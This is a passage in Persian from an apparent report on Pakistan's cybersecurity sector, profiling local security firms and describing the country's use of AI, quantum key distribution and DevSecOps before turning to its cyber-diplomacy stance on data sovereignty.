سایبری و فناوری اطلاعات پاکستان است. این شرکت مستقر در اسلام‌آباد پاکستان است و دارای شعبه‌های متعددی در ایالات متحده آمریکا، اسپانیا و دبی است. این شرکت به سرعت در حال رشد است و خدمات گسترده و باکیفیت خود را به مشتریانی از سراسر جهان ارائه می‌دهد. شرکت امنیت سایبری Ideal Solutions در ۱۰ سال گذشته خدمات قابل اعتماد و مقرون به صرفه‌ای در حوزه‌های زیر به کشورهای مختلف از جمله مالزی، قطر، امارات (دبی، الشارجه و ابوظبی)، بحرین، کویت، استرالیا، بریتانیا، کانادا و ایالات متحده آمریکا ارائه داده است:

- توسعه وب و برنامه‌های تلفن همراه (اپلیکیشن)؛
- بازاریابی دیجیتال؛
- طراحی گرافیک؛
- خدمات چاپ؛
- مدیریت مالی؛ و
- امنیت سایبری که شامل موارد زیر می‌شود:
- تست نفوذ؛
- تست نفوذ شبکه؛
- تست نفوذ برنامه‌های وب؛
- تست نفوذ برنامه‌های تلفن همراه (اپلیکیشن)؛
- تست نفوذ فضای ابری؛
- تست نفوذ وب‌گاه؛ و
- تست نفوذ رابط برنامه‌نویسی کاربردی (API)¹.

تیم امنیت سایبری این شرکت مشتمل بر توسعه‌دهندگان وب، بازاریابان دیجیتال و طراحان گرافیک حرفه‌ای است که مشتریان را در پیشبرد راهبردهای بازاریابی خود با استفاده از فناوری‌های پیشرفته هدایت می‌کنند. تیم امنیت سایبری این شرکت بر محافظت از وبسایت‌ها و کسب‌وکارهای تجارت الکترونیک در برابر هکرها تمرکز دارد.

چشم‌انداز شرکت امنیت سایبری Ideal Solutions تبدیل شدن به ارائه‌دهنده‌ای پیشرو در حوزه خدمات وب و نرم‌افزار با کیفیت بالا با هدف کمک به رشد سریع و موثر کسب‌وکار مشتریان است. این شرکت با طراحی و توسعه خلاقانه و نوآورانه، راهکارهای باکیفیتی ارائه می‌دهد و همواره رضایت مشتریان را در اولویت قرار می‌دهد.

این شرکت همچنین دوره‌های متنوع آموزشی از جمله آموزش امنیت سایبری، بازاریابی دیجیتال، طراحی وبسایت، طراحی گرافیک، نرم‌افزار آفیس، چندرسانه‌ای و همچنین توسعه برنامه‌های تلفن همراه (اپلیکیشن) اندروید برگزار می‌کند تا مهارت‌های تخصصی افراد و تیم‌ها را در حوزه‌های مختلف فناوری و دیجیتال ارتقا بخشد [۴۶].

♦ شرکت خدمات امنیت سایبری CyberWing

شرکت خدمات امنیت سایبری CyberWing شرکتی پیشرو در زمینه خدمات امنیت سایبری مستقر در لاهور است که با ارائه بهترین خدمات تست نفوذ و راهکارهای امنیتی، از داده‌ها و دارایی‌های دیجیتال کسب‌وکارها محافظت می‌کند. تمرکز این شرکت بر ارائه خدمات نوآورانه و مطابق با استانداردهای جهانی است تا امنیت سازمان‌ها در برابر تهدیدهای روزافزون فضای مجازی را تضمین کند.

یکی از مهم‌ترین خدمات این شرکت شامل تست نفوذ است. تیم داخلی این شرکت متشکل از متخصصان دارای گواهی معتبر شورای تست‌کنندگان نفوذ حرفه‌ای و اخلاق‌مدار (CREST)^۱ بوده که با بهره‌گیری از جدیدترین فناوری‌ها قادرند آسیب‌پذیری‌های سیستم‌های مشتریان را شناسایی کرده و راهکارهای عملی برای ارتقای سطح امنیت ارائه دهند. متخصصان این شرکت به‌صورت ۲۴ ساعته امنیت زیرساخت‌های مشتریان را تضمین می‌کنند.

شرکت CyberWing در حوزه حفاظت از داده‌ها نیز خدمات جامعی شامل ایمن‌سازی داده‌ها، نقاط پایانی، وب‌گاه‌ها، ایمیل‌ها، سخت‌افزارها، نرم‌افزارها و راهکارهای ابری ارائه می‌دهد. این خدمات به‌گونه‌ای طراحی شده‌اند که از اطلاعات حساس سازمان‌ها در برابر نفوذ یا حملات سایبری محافظت شود.

رویکرد این شرکت در زمینه امنیت فناوری اطلاعات بر مبنای بررسی بیش از ۲۰ عامل مختلف در زمینه هک اخلاقی است و به‌همین دلیل نیز از روش‌های جدید و موثر برای شناسایی و رفع تهدیدها- به‌جای تکیه بر روش‌های قدیمی و ناکارآمد- استفاده می‌کند. این شرکت تاکنون با بیش از ۲۰ مشتری فعال، اجرای موفق ۲۰۰ پروژه و همکاری با ۲۵ مشاور متخصص توانسته‌است جایگاه قابل‌توجهی در میان ارائه‌دهندگان خدمات امنیت سایبری به‌دست آورد.

شرکت CyberWing علاوه بر ارائه خدمات امنیتی، راهکارهای دیگری همچون طراحی و توسعه وب‌گاه‌های اختصاصی و ایمن، ایمن‌سازی سرورهای لینوکس و ویندوز، و همچنین خدمات میزبانی وب پرسرعت و امن را نیز در اختیار کسب‌وکارها قرار می‌دهد. تمامی این خدمات باهدف ایجاد محیطی دیجیتالی امن و پایدار برای فعالیت سازمان‌ها ارائه می‌شوند [۴۷].

1. Council of Registered Ethical Security Testers

♦ شرکت مشاوره GRC

شرکت مشاوره GRC^۱ شرکتی پیشرو در حوزه فناوری اطلاعات، امنیت اطلاعات و امنیت سایبری در پاکستان است که در سال ۲۰۲۴ تاسیس شده است. این شرکت خدمات حرفه‌ای در زمینه حاکمیت فناوری اطلاعات، مدیریت ریسک و انطباق (GRC)^۲، امنیت اطلاعات و امنیت سایبری را در اختیار کسب و کارهای کوچک و بزرگ - در داخل و خارج از کشور - قرار می‌دهد. در مجموع، این شرکت مجموعه‌ای از خدمات مشاوره‌ای تخصصی ارائه می‌دهد که شامل موارد زیر است:

امنیت اطلاعات: ارائه مشاوره‌های جامع برای حفاظت از داده‌های ارزشمند سازمان‌ها و تضمین سه اصل اساسی امنیت اطلاعات یعنی محرمانگی، یکپارچگی و دسترس‌پذیری؛

امنیت سایبری: طراحی و پیاده‌سازی راهکارهای امنیت سایبری برای محافظت از دارایی‌های دیجیتال کسب و کارها در برابر تهدیدهای سایبری و تضمین تاب‌آوری و تداوم بی‌وقفه فعالیت‌های آن‌ها در شرایط بحرانی؛

حاکمیت فناوری اطلاعات، مدیریت ریسک و انطباق: کمک به سازمان‌ها در ایجاد و توسعه چارچوب‌ها، سیاست‌ها و رویه‌های مدیریتی کارآمد به منظور بهبود حاکمیت فناوری اطلاعات، مدیریت ریسک‌ها و اطمینان از انطباق با الزامات قانونی و مقرراتی.

این شرکت باتکیه بر تجربه مدیران و مشاوران متخصص خود تلاش می‌کند تا سازمان‌ها و کسب و کارها را در مسیر ایمن‌سازی دارایی‌های دیجیتال، مدیریت ریسک و بهبود چارچوب‌های حاکمیتی یاری دهد و به یکی از بازیگران کلیدی در حوزه امنیت سایبری و فناوری اطلاعات در پاکستان و فراتر از آن تبدیل شود [۴۸].

1. GRC Consultants (SMC-Private) Limited
2. IT Governance, Risk & Compliance

◆ شرکت ONSITE

شرکت ONSITE در سال ۲۰۰۸ تاسیس شد و امروزه به عنوان یکی از معتبرترین ارائه دهندگان راهکارهای امنیت فناوری اطلاعات در پاکستان شناخته می شود. این شرکت با تمرکز بر محصولات و خدمات امنیت اطلاعات، راهکارهای جامع و نوآورانه ای در اختیار سازمان ها در صنایع مختلف قرار می دهد. مرکز اصلی این شرکت در لاهور قرار دارد و خدماتی همچون مشاوره فناوری اطلاعات، طراحی راهکارهای فناوریانه، پیاده سازی پروژه ها و پشتیبانی ۲۴ ساعته را به مشتریان ارائه می دهد. تیمی بزرگ از مهندسان متخصص و دارای مدارک معتبر بین المللی در حوزه های شبکه، امنیت، مجازی سازی، فضای ابری و امنیت سایبری ستون اصلی موفقیت این شرکت را تشکیل می دهند.

هدف شرکت ONSITE کمک به سازمان ها برای ایجاد زیرساخت های ایمن، مقیاس پذیر و قابل اعتماد است. این شرکت مجموعه گسترده ای از خدمات امنیت سایبری و فناوری اطلاعات از جمله ممیزی امنیتی فناوری اطلاعات، تحلیل ریسک، تست نفوذ، شناسایی نقاط آسیب پذیر و تحلیل بدافزارها را ارائه می دهد [۴۹].

شرکت ONSITE از اولین شرکت هایی است که در پاکستان خدمات امنیت سایبری را برای کسب و کارهای کوچک و متوسط ارائه داده است. این شرکت با رویکردی مقرون به صرفه و در عین حال تخصصی، امکان دسترسی به خدمات مشاوره ای حرفه ای را برای سازمان هایی فراهم کرده که پیش تر به دلیل هزینه های بالا قادر به استفاده از چنین خدماتی نبودند [۵۰].

◆ شرکت Dunicot

شرکت Dunicot یکی از پیشروان عرصه امنیت سایبری در پاکستان است که با تمرکز بر ارائه خدمات تخصصی و پیشرفته امنیت اطلاعات و توسعه امن نرم افزار نقش مهمی در

حفاظت از موسسات مالی و سازمان‌ها، راهبردهای حاکمیتی و اطلاعات حساس عمومی ایفا می‌کند. هدف اصلی این شرکت ارتقای سطح امنیت داده‌ها و ایجاد زیرساخت‌های مطمئن برای مشتریان است تا همواره بتوانند برای مقابله با تهدیدهای سایبری آماده باشند. این شرکت با ارائه خدمات متنوع و متناسب با نیاز هر کسب و کار به سازمان‌ها کمک می‌کند تا دارایی‌های دیجیتال خود را در برابر تهدیدهای روزافزون محافظت کنند. شرکت Dunicot مجموعه گسترده‌ای از خدمات امنیت سایبری را در اختیار مشتریان قرار می‌دهد که شامل موارد زیر است:

- تست نفوذ؛
- ارزیابی آسیب‌پذیری؛
- تحلیل بدافزار؛
- شکار تهدیدها؛
- بررسی امنیتی کدها؛ و
- آموزش‌های امنیتی [۵۱].

این شرکت با بهره‌گیری از تیم متخصص و متعهد خود قادر است خدمات امنیتی خود را براساس روش‌های نوین و متناسب با نیاز هر سازمان ارائه دهد. هم شرکت‌های نوآفرین و هم شرکت‌های بزرگ می‌توانند از راهکارهای جامع و تخصصی این شرکت بهره ببرند تا سطح دفاع سایبری خود را به‌طور موثری تقویت نمایند [۵۲].



به کارگیری فناوری‌های نوین در دفاع سایبری پاکستان

از آنجایی که امروزه روش‌های دفاعی سنتی مانند سیستم‌های مبتنی بر شناسایی امضا برای مقابله با تهدیدهای پیچیده و متغیر کنونی کافی نیستند، برای مقابله با چنین خطراتی باید از فناوری‌های نوپدیدی همچون هوش مصنوعی، یادگیری ماشینی، امنیت کوانتومی و ادغام امنیت در فرآیند توسعه و عملیات نرم‌افزار (DevSecOps)^۱ برای تقویت امنیت سایبری کمک گرفت. این فناوری‌ها دفاع سایبری را از طریق شناسایی آنی تهدیدها، تحلیل رفتار آن‌ها و پاسخ‌دهی خودکار به آن‌ها تقویت می‌کنند و امنیت سایبری را از یک رویکرد واکنشی به یک رویکرد پیش‌بینی‌کننده تغییر می‌دهند. در ادامه، هریک از این فناوری‌ها به‌طور مختصر شرح داده می‌شوند.

1. Development, Security, Operations

♦ هوش مصنوعی

در پاکستان، هوش مصنوعی در بخش مالی (برای ردیابی آئی تراکنش‌ها، تشخیص رفتارهای مشکوک و متقلبانه و شناسایی برداشت‌های جعلی یا سرقت هویت)، پایگاه‌های داده دولتی (برای جلوگیری از دسترسی غیرمجاز به سوابق حساس شهروندان)، و زیرساخت‌های حیاتی (برای شناسایی خرابکاری یا جاسوسی در شبکه‌های عملیاتی) به کار گرفته می‌شود.

پاکستان در سال‌های اخیر گام‌های قابل توجهی در به کارگیری هوش مصنوعی در حوزه امنیت سایبری برداشته است. مرکز ملی پاسخ به جرایم سایبری (NR۳C) با بهره‌گیری از ابزارهای مبتنی بر هوش مصنوعی به مبارزه با جرایم سایبری می‌پردازد و نقش موثری در شناسایی و پیشگیری از حملات دارد. در کنار آن، انجمن امنیت اطلاعات پاکستان (PISA)^۱ با تمرکز بر ایجاد آگاهی عمومی و توسعه ظرفیت‌های تخصصی در تلاش است زمینه را برای به کارگیری روش‌های نوین امنیت سایبری مبتنی بر هوش مصنوعی فراهم کند. شرکت‌های نوآفرین بومی نیز در این مسیر نقش موثری ایفا می‌کنند. به عنوان مثال، شرکت‌های Cyfirma و Pakistan Taza محصولات و راهکارهای مبتنی بر هوش مصنوعی ارائه می‌دهند که به تقویت امنیت سایبری کمک می‌کنند. افزون بر این، پاکستان نسبت به همکاری با دانشگاه‌ها و شرکت‌های فناوری بین‌المللی جهت ارتقای ظرفیت پژوهشی و عملی کشور در این حوزه مبادرت می‌ورزد. برخی از نمونه‌های موفق به کارگیری هوش مصنوعی در بخش‌های مختلف پاکستان در اطلاع‌نگاشت ۹ نشان داده شده است.

1. Pakistan Information Security Association

اطلاع نگاشت ۹: برخی از نمونه های موفق به کارگیری هوش مصنوعی در بخش های مختلف پاکستان

		
شرکت ملی انتقال و توزیع (NTDC) ^۱	سازمان ملی ثبت احوال و پایگاه داده (NADRA)	بانک حبیب (HBL)
پیاده سازی مدل های شناسایی ناهنجاری مبتنی بر هوش مصنوعی برای نظارت بر شبکه و جلوگیری از حملات سایبری فیزیکی	دفع چندین حمله سایبری در سال ۲۰۲۲ با استفاده از بیومتریک رفتاری و الگوریتم های یادگیری ماشینی برای حفاظت از پایگاه های داده شهروندان	کاهش نرخ مثبت کاذب تا ۴۰ درصد با استفاده از راهکار شناسایی تقلب مبتنی بر هوش مصنوعی

با وجود پیشرفت های پاکستان در به کارگیری هوش مصنوعی و یادگیری ماشینی برای تقویت امنیت سایبری، مسیر پیش رو خالی از موانع نیست. اجرای این فناوری ها در مقیاس گسترده با محدودیت ها و دغدغه هایی همراه است که در صورت بی توجهی می تواند اثربخشی اقدامات دفاعی را کاهش دهد. مهم ترین چالش ها و محدودیت های پیش روی پاکستان در این زمینه عبارتند از:

- کمبود متخصصان ماهر؛
- نگرانی های مربوط به حریم خصوصی داده ها؛
- هزینه های بالای پیاده سازی؛
- عدم وجود چارچوب متمرکز پاسخ به حوادث؛ و
- محدودیت های زیرساختی.

1. National Transmission & Despatch Company

با این حال، انتظار می‌رود که تا سال ۲۰۳۰ حدود ۸۵ درصد تهدیدهای سایبری توسط سیستم‌های امنیتی مبتنی بر هوش مصنوعی به صورت آنی شناسایی و خنثی شوند. افزون بر آن، پیش‌بینی می‌شود ترکیب فناوری‌های نوین مانند رایانش کوانتومی و هوش مصنوعی امکان شناسایی و مقابله با حملات پیچیده باج‌افزاری و آسیب‌پذیری‌های روز صفر را فراهم کند. هم‌زمان، سرمایه‌گذاری‌های راهبردی و توسعه نیروی انسانی متخصص برای تبدیل پاکستان به رهبر منطقه‌ای در دفاع سایبری ضروری به نظر می‌رسد. پیش‌بینی‌ها در این زمینه نشان می‌دهند که حداقل ۱/۵ درصد از تولید ناخالص داخلی این کشور باید به توسعه امنیت سایبری مبتنی بر هوش مصنوعی اختصاص یابد. مشارکت فعال بخش‌های دولتی و خصوصی همراه با همکاری‌های بین‌المللی نیز می‌تواند به انتقال دانش، کاهش هزینه‌ها و افزایش بهره‌وری کمک کند. در واقع، پاکستان با توسعه راهکارهای بومی برای مقابله با تهدیدهای محلی و بهره‌گیری از همکاری‌های بین‌المللی می‌تواند صادرات محصولات امنیت سایبری مبتنی بر هوش مصنوعی را تا سال ۲۰۳۰ به حدود ۳ میلیارد دلار در سال برساند [۴۲].

♦ امنیت کوانتومی

پاکستان با راه‌اندازی شرکت پاک کیو سکیور^۱ به عنوان اولین شرکت توزیع کلید کوانتومی (QKD)^۲ گام بزرگی در حوزه امنیت سایبری برداشته است. توزیع کلید کوانتومی یکی از نویدبخش‌ترین مرزهای امنیت اطلاعات است. برخلاف روش‌های رمزنگاری قدیمی که می‌توانند توسط رایانه‌های قدرتمند- به‌ویژه با ظهور محاسبات کوانتومی- شکسته شوند، توزیع کلید کوانتومی از ویژگی‌های اساسی مکانیک کوانتومی برای ایجاد کلیدهای رمزنگاری استفاده می‌کند که به لحاظ علمی از نفوذ یا رمزگشایی

1. PakQSecure

2. Quantum Key Distribution Company

ایمن هستند. هرگونه تلاش برای شنود در یک انتقال توزیع کلید کوانتومی بلافاصله وضعیت کوانتومی سیستم را تغییر می‌دهد و طرفین را مطلع می‌سازد و از افشای کلید جلوگیری می‌کند.

شرکت پاک کیو سکیور، اولین شرکت تخصصی توزیع کلید کوانتومی در پاکستان، با ارائه راه‌حل‌های پیشرفته رمزنگاری کوانتومی به حفاظت از ارتباطات حیاتی کمک می‌کند. این شرکت قصد دارد امنیت سایبری را با استفاده از فناوری‌های کوانتومی به سطح جدیدی ارتقا دهد. پاک کیو سکیور با ارائه کلیدهای رمزنگاری کوانتومی از ۱ هزار بیت تا ۱۰۰ هزار بیت به سازمان‌هایی که نیاز به بالاترین سطوح حفاظت داده دارند، خدمات ارائه می‌دهد. این شرکت در تلاش است تا ارتباطات امن کوانتومی را در بخش‌های مختلف کشور از جمله در بخش ارتباطات دولتی، دفاعی، معاملات بانکی و مالی، امنیت داده‌های بخش سلامت، شبکه‌های انرژی و زیرساخت و همچنین خدمات سازمانی و ابری گسترش دهد. افزون‌برآن، شرکت پاک کیو سکیور قصد دارد دامنه خدمات خود را با همکاری نهادهای دولتی، شرکت‌های خصوصی و موسسات تحقیقاتی گسترش دهد. هدف این همکاری‌ها، تسریع در پذیرش و استفاده از فناوری‌های ارتباطات کوانتومی در سراسر پاکستان و حتی فراتر از آن است. این شرکت همچنین قصد دارد در آینده به بررسی و توسعه ادغام با سیستم‌های مبتنی بر توزیع کلید کوانتومی ماهواره‌ای و شبکه‌های کوانتومی شهری بپردازد.

افزون‌برآن، مرکز عالی فناوری کوانتومی و هوش مصنوعی پاکستان (CETQAP)^۱ دستاورد مهم علمی و فناوریانه‌ای در زمینه کوانتوم داشته‌است و با ایجاد یک کلید کوانتومی ۱۰۰ هزار بیتی- یکی از بزرگ‌ترین کلیدهای رمزنگاری کوانتومی تولیدشده در

1. Centre of Excellence for Technology Quantum and Artificial Intelligence Pakistan

منطقه- پیشرفت بزرگی در زیست بوم کوانتومی ملی پاکستان رقم زده است. آزمایش‌ها نشان داده‌اند که این فناوری می‌تواند مکالمات صوتی امن، پخش ویدئو با وضوح بالا و کنفرانس‌های زنده را با استفاده از فناوری توزیع کلید کوانتومی انجام دهد. به‌گفته مقامات رسمی مرکز عالی فناوری کوانتومی و هوش مصنوعی، تولید موفق و آزمایش زنده کلیدهای ۱۰۰ هزار بیتی توزیع کلید کوانتومی توسط این مرکز بر آمادگی زیرساخت‌های ارتباطات کوانتومی در پاکستان و همچنین ظرفیت عظیم این کشور برای یکپارچگی فناوری‌های کوانتومی آینده در بخش‌های دولتی و خصوصی دلالت دارد. در مجموع، پاکستان با راه‌اندازی شرکت پاک کیو سکیور و دستاوردهای مرکز عالی فناوری کوانتومی و هوش مصنوعی اکنون در زمره کشورهای در حال پیشرفت در فناوری‌های ارتباطات کوانتومی قرار دارد و این امر می‌تواند زمینه‌ساز آینده دیجیتال امن‌تر و مقاوم‌تر شود [۸۸].

پاکستان در حوزه فناوری کوانتومی دارای شرکت دیگری تحت عنوان شرکت ارتباطات کوانتومی^۱ است که مسئولیت پیشبرد تحقیقات کوانتومی و ترویج نوآوری بومی در رمزنگاری کوانتومی، تقویت فناوری‌های ارتباطی امن، و تقویت همکاری‌های صنعت- دانشگاه به‌منظور توسعه راهکارهای نسل آینده کوانتومی و افزایش صادرات پاکستان را برعهده دارد. در این راستا، این شرکت اهداف متعددی به شرح زیر دنبال می‌کند:

پیشبرد تحقیق و توسعه و نوآوری کوانتومی: توسعه و تقویت ابتکارهای تحقیق و توسعه کوانتومی با تمرکز بر رمزنگاری کوانتومی و همچنین انجام محاسبات و تحلیل رمز کوانتومی به‌طوری که آینده با فناوری‌های ارتباطی امن شکل گیرد؛

1. Quantum Communications Company

تقویت امنیت سایبری و صادرات: رهبری بومی‌سازی در رمزنگاری کوانتومی از طریق تقویت امنیت و به حداکثر رساندن ظرفیت صادراتی فناوری‌های کوانتومی به منظور حمایت از رشد اقتصادی کشور و افزایش درآمد ارزی؛ و

پیشگامی در راهکارهای مقاوم در برابر کوانتوم: ایجاد پیوندهای قوی بین صنعت و دانشگاه برای ساخت فناوری‌های مقاوم در برابر کوانتوم شامل الگوریتم‌های رمزنگاری پساکوانتومی، تولیدکنندگان عدد تصادفی کوانتومی، و راهکارهای سخت‌افزاری امن. این شرکت خدمات متعددی در حوزه‌های مختلف به شرح زیر ارائه می‌دهد:

محاسبات کوانتومی: تسریع محاسبات پیچیده با استفاده از اصول مکانیک کوانتومی که از مرزهای محاسبات قدیمی فراتر می‌رود؛

رمزنگاری پساکوانتومی: حفاظت از داده‌ها در برابر حملات کوانتومی با استفاده از رمزنگاری که برای مقاومت در برابر محاسبات کوانتومی طراحی شده است؛

ارتباطات کوانتومی: تحول در انتقال اطلاعات امن با استفاده از مکانیک کوانتومی برای تضمین حفظ حریم خصوصی و امنیت بیشتر؛

خدمات مشاوره کوانتومی: ارائه راهنمایی‌های کارشناسی برای استفاده از فناوری‌های کوانتومی در تحول کسب‌وکار؛

تقویت ظرفیت کوانتومی: آموزش و تجهیز تیم‌ها با مهارت‌ها و ابزارهای لازم برای نوآوری با فناوری‌های کوانتومی [۸۹].

◆ ادغام امنیت در فرآیند توسعه و عملیات نرم‌افزار (DevSecOps)

در پاکستان رویکرد نوآورانه ادغام امنیت در فرآیند توسعه و عملیات نرم‌افزار (DevSecOps) در حال رشد است و سازمان‌ها به اهمیت ادغام امنیت در فرآیندهای توسعه و عملیات نرم‌افزار توجه بیشتری می‌کنند. این بازار بر خودکارسازی امنیت در هر

مرحله از چرخه عمر توسعه نرم افزار تمرکز دارد و امنیت و انطباق برنامه ها با استانداردها را بهبود می بخشد.

با این حال، یکی از چالش های اصلی بازار ادغام امنیت در فرآیند توسعه و عملیات نرم افزار (DevSecOps) در پاکستان عدم آگاهی و درک کافی از مزایای ادغام فرآیندهای توسعه، امنیت و عملیات است. کمبود متخصصان ماهر که قادر به پیاده سازی موثر این شیوه ها باشند، از دیگر مشکلات موجود در این بازار است. از این رو، دولت پاکستان با توجه به اهمیت توسعه نرم افزار ایمن، از پذیرش شیوه های ادغام امنیت در فرآیند توسعه و عملیات نرم افزار (DevSecOps) حمایت می کند. سیاست های این کشور شامل ارائه مشوق های مالیاتی به شرکت هایی که امنیت را در چرخه عمر توسعه نرم افزار خود ادغام می کنند، تامین مالی برنامه های آموزشی برای پرورش نیروی کار ماهر، و ایجاد استانداردهای ملی برای کدنویسی ایمن و یکپارچگی مستمر می شود [۹۰].

در راستای تقویت امنیت سایبری و توسعه زیرساخت های دیجیتال ایمن، پاکستان اقدامات متعددی در حوزه رویکرد نوآورانه ادغام امنیت در فرآیند توسعه و عملیات نرم افزار (DevSecOps) انجام داده است. یکی از این اقدامات شامل برگزاری کارگاهی با عنوان «از توسعه و عملیات (DevOps) تا توسعه، امنیت و عملیات (DevSecOps): ساخت پیکربندی های ایمن ادغام مداوم و استقرار مداوم (CI/CD)»^۱ است که در دسامبر ۲۰۲۵ توسط مرکز ملی فیزیک پاکستان (NCP)^۲ برگزار شده است. این کارگاه با هدف آموزش مهارت های عملی در زمینه ادغام چک های امنیتی، تقویت پیکربندی های ادغام مداوم و استقرار مداوم و استفاده از رویکرد جابجایی امنیت به


1. From DevOps (Development and Operations) to DevSecOps: Building Secure CI (Continuous Integration)/ CD (Continuous Delivery/ Deployment) Pipelines

2. National Centre for Physics

چپ^۱ (مراحل اولیه چرخه توسعه نرم افزار) برای شناسایی و رفع آسیب پذیری‌ها در مراحل ابتدایی فرآیند توسعه نرم افزار طراحی شده است. در این کارگاه، شرکت کنندگان از جمله دانشجویان، کارمندان و متخصصان با مبانی توسعه و عملیات (DevOps) و ادغام مداوم و استقرار مداوم (CI/CD)، پیکربندی‌های ادغام مداوم و استقرار مداوم (CI/CD Pipelines) و ادغام امنیتی و همچنین کاربردهای عملی توسعه، امنیت و عملیات (DevSecOps) آشنا خواهند شد. این کارگاه گامی مهم در جهت تقویت امنیت سایبری پاکستان و افزایش توانمندی‌های متخصصین در زمینه امنیت نرم افزار و پیاده سازی فرآیندهای ایمن در سیستم‌های دیجیتال است و بر توجه پاکستان به توسعه فناوری‌های امنیتی نوین دلالت دارد [۹۱].


1. Shift-Left Approach

جابجایی امنیت به چپ به این معناست که اقدامات امنیتی باید از همان لحظه‌ای آغاز شوند که طراحی و کدنویسی شروع می‌شود، نه زمانی که محصول آماده انتشار است.



بخش دوم

دیپلماسی سایبری پاکستان



مقدمه

دیپلماسی سایبری به عنوان یکی از حوزه های نوظهور روابط بین الملل بازتاب دهنده منافع ملی کشورها در فضای مجازی است. این مفهوم معمولا در قالب سیاست های ملی امنیت سایبری تعریف می شود و ابزاری برای تحقق منافع راهبردی کشورها به شمار می آید. دیپلماسی سایبری اهداف متنوعی را دنبال می کند که از جمله آن ها می توان به ایجاد ارتباط و تعامل میان دولت ها و بازیگران غیردولتی، جلوگیری از رقابت تسلیحاتی سایبری و شکل دهی به استانداردهای جهانی اشاره کرد. علاوه بر این، دیپلماسی سایبری باعث تغییر در شیوه انجام وظایف دیپلمات ها و بازسازی ساختار نهادها و وزارتخانه های امور خارجه می شود تا بتوانند خود را با فناوری های نوین به ویژه در حوزه امنیت سایبری تطبیق دهند. در عصر اینترنت و شبکه های اجتماعی، روش های سنتی دیپلماسی جای خود را به شکل نوینی داده اند که تحت عنوان دیپلماسی سایبری شناخته می شوند. به طور کلی، مقابله با تهدیدها، جلوگیری از حملات تروریستی و ارتقای پیشرفت جهانی هدف از این دیپلماسی نوین در نظر

گرفته می‌شود. دیپلماسی سایبری به توسعه پایدار در دوران دیجیتال کمک کرده و بر اصولی همچون ایجاد اعتماد متقابل، امنیت سایبری و حقوق بشردوستانه بین‌المللی تاکید دارد [۵۶]. دیپلماسی سایبری با تقویت مشارکت‌های فرامرزی، تدوین پروتکل‌های مشترک و ترویج هنجارهای بین‌المللی نقشی کلیدی در کاهش خطرات حملات سایبری و پیامدهای گسترده آن ایفا می‌کند [۵۷].



رویکرد پاکستان در حوزه دیپلماسی سایبری

در سال‌های اخیر، پاکستان در مجامع بین‌المللی مختلف مواضع خود درباره حاکمیت داده، تنظیم‌گری و حکمرانی جهانی اینترنت و هنجارهای سایبری را بیان کرده‌است. رویکرد این کشور با تاکید قوی بر حاکمیت دولت‌ها، حمایت از حکمرانی چندجانبه (اغلب زیر نظر سازمان ملل متحد) و بدبینی نسبت به چارچوب‌هایی که تحت سلطه کشورهای غربی تلقی می‌شوند، شناخته می‌شود. در ادامه، موضع پاکستان در هریک از مسائل کلیدی همراه با ذکر نمونه‌هایی شرح داده می‌شود.

♦ حاکمیت داده

راهبرد امنیت سایبری پاکستان بازتاب‌دهنده رویکردی دوگانه و تلاش این کشور برای ایجاد توازن میان حفظ حاکمیت ملی و تعهد به حقوق و هنجارهای بین‌المللی است [۴۱]. پاکستان همواره از این اصل دفاع کرده‌است که دولت‌ها باید کنترل حاکمیتی بر داده‌ها و زیرساخت‌های دیجیتال داخل قلمرو خود داشته باشند. این موضع هم در اظهارات بین‌المللی و هم در سیاست‌های داخلی این کشور مشهود است [۹۲].

حاکمیت بر زیرساخت‌های فناوری اطلاعات و ارتباطات: پاکستان استدلال می‌کند

که حاکمیت سرزمینی و صلاحیت ملی دولت‌ها به همه زیرساخت‌های فناوری اطلاعات و ارتباطات و داده‌ها در داخل مرزهای آن‌ها تسری می‌یابد. این کشور در پاسخ مکتوب رسمی خود به قطعنامه ۷۸/۲۳۷ مجمع عمومی سازمان ملل در سال ۲۰۲۳ صراحتاً اعلام کرد که حاکمیت دولت در قلمرو خود و صلاحیت ملی دولت‌ها باید بر زیرساخت‌های فناوری اطلاعات و ارتباطات مستقر در قلمرو آن دولت اعمال شود [۹۲].

سیاست‌های بومی‌سازی داده: در داخل کشور، پاکستان به سمت تصویب

